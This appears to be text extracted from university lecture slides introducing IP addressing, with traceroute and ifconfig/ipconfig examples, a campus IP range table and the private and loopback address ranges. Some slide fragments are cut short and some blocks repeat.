
Next 3 connections are to hetzner.com which is a

That
so I

Next tfbnw.net which is owned by Facebook and

Finally it lands at Facebook

More realistic drawing
of the internet.




Internet Protocol (IP) Addresses

```
Terminal — bash

guest@dnstools.ch:~> traceroute facebook.com
1 static.1.241.243.136.clients.your-server.de (136.243.241.1) 0.228 ms
2 core24.fsn1.hetzner.com [213.239.229.53] 0.230 ms
3 core1.fra.hetzner.com [213.239.229.77] 4.921 ms
4 core2.ams.hetzner.com [213.239.203.158] 10.602 ms
5 br02.ams1.tfbnw.net [80.249.209.164] 11.665 ms
6 po131.asw02.ams2.tfbnw.net [204.15.21.94] 11.682 ms
7 po231.psw01.ams2.tfbnw.net [157.240.35.163] 12.001 ms
8 173.252.67.187 [173.252.67.187] 11.678 ms
9 edge-star-mini-shv-01-ams2.facebook.com [31.13.64.35] 11.870 ms
```

An IPv4 address (dotted-decimal notation)

172 . 16 . 254 . 1



10101100 . 00010000 . 11111110 . 00000001



One byte=Eight bits




Thirty-two bits (4 x 8), or 4 bytes

Every computer on a network has an IP address which is unique from the other computers.

Each interface on a computer gets one IP address.

So your WIFI would get one IP and your wired network connection would get a different IP if both were connected.




```
kvaniea@brendel:~$  
1240 > ifconfig  
bond0: flags=5187<UP,BROADCAST,RUNNING,MASTER,MULTICAST> mtu 1500  
    inet 129.215.33.112 netmask 255.255.255.0 broadcast 129.215.33.255  
    inet6 2001:630:5c1:33:222:19ff:fed5:cb52 prefixlen 64 scopeid 0x0<global>  
    inet6 fe80::222:19ff:fed5:cb52 prefixlen 64 scopeid 0x20<link>  
    ether 00:22:19:d5:cb:52 txqueuelen 1000 (Ethernet)  
    RX packets 367631439 bytes 246252199152 (229.3 GiB)  
    RX errors 0 dropped 14546 overruns 0 frame 0  
    TX packets 317902874 bytes 189161541398 (176.1 GiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

ifconfig on Linux

ipconfig on Windows

Wireless LAN adapter Wi-Fi:

```
Connection-specific DNS Suffix . : lan  
IPv6 Address. . . . . : fd02:9d33:f1fa::446  
IPv6 Address. . . . . : fd02:9d33:f1fa:0:483:b9e3:91bd:d0d1  
Temporary IPv6 Address. . . . . : fd02:9d33:f1fa:0:80d:954d:fb96:88c5  
Link-local IPv6 Address . . . . . : fe80::483:b9e3:91bd:d0d1%3  
IPv4 Address. . . . . : 192.168.2.103  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.2.1
```

If you check your own IP address regularly, you will notice that it changes every time your computer changes networks.


Inside the University only the last few bits will normally change, but if you go home the whole address may change.

```
Terminal — bash

guest@dnstools.ch:~> traceroute facebook.com
1 static.1.241.243.136.clients.your-server.de (136.243.241.1) 0.228 ms
2 core24.fsn1.hetzner.com [213.239.229.53] 0.230 ms
3 core1.fra.hetzner.com [213.239.229.77] 4.921 ms
4 core2.ams.hetzner.com [213.239.203.158] 10.602 ms
5 br02.ams1.tfbnw.net [80.249.209.164] 11.665 ms
6 po131.asw02.ams2.tfbnw.net [204.15.21.94] 11.682 ms
7 po231.psw01.ams2.tfbnw.net [157.240.35.163] 12.001 ms
8 173.252.67.187 [173.252.67.187] 11.678 ms
9 edge-star-mini-shv-01-ams2.facebook.com [31.13.64.35] 11.870 ms
```

IP
addresses
are
organized
into ranges

129.215.31.248 - 129.215.31.255	EUCS	SERV	Network Infrastructure	
129.215.32.0 - 129.215.32.255	ECSC	ECSC	Informatics wire C, Kings Buildings	George Ross
129.215.33.0 - 129.215.33.255	ECSC	ECSC	Informatics Forum, Potterrow	George Ross
129.215.34.0 - 129.215.34.255	ELEE	ELEE	EE-net5 (STRG -> new bldg)	
129.215.35.0 - 129.215.35.255	EXEB	EXEB	IS SG Chancellor's Building NRIE	Alan Woods/Judy Bird



```
kvaniea@brendel:~$  
1240 > ifconfig  
bond0: flags=5187<UP,BROADCAST,RUNNING,MASTER,MULTICAST> mtu 1500  
    inet 129.215.33.112 netmask 255.255.255.0 broadcast 129.215.33.255  
    inet6 2001:630:3c1:33:222:19ff:fed5:cb52 prefixlen 64 scopeid 0x0<global>  
    inet6 fe80::222:19ff:fed5:cb52 prefixlen 64 scopeid 0x20<link>  
    ether 00:22:19:d5:cb:52 txqueuelen 1000 (Ethernet)  
    RX packets 367631439 bytes 246252199152 (229.3 GiB)  
    RX errors 0 dropped 14546 overruns 0 frame 0  
    TX packets 317902874 bytes 189161541398 (176.1 GiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

129.215.36.140 - 129.215.36.159	EXMA	EXMA	MALTS/AVTS Appleton Tower	Jim Sheach
129.215.36.140 - 129.215.36.143	EUCS	EUCS	EUCS	
129.215.36.160				

IP Reserved Ranges


Class	Start Address	End Address
A – Private	10.0.0.0	10.255.255.255
B – Private	172.16.0.0	172.31.255.255
C – Private	192.168.0.0	192.168.255.255
Loopback	127.0.0.0	127.255.255.255

IP Reserved Ranges

Class	Start Address	End Address
A – Private	10.0.0.0	10.255.255.255
B – Private	172.16.0.0	172.31.255.255
C – Private	192.168.0.0	192.168.255.255
Loopback	127.0.0.0	127.255.255.255

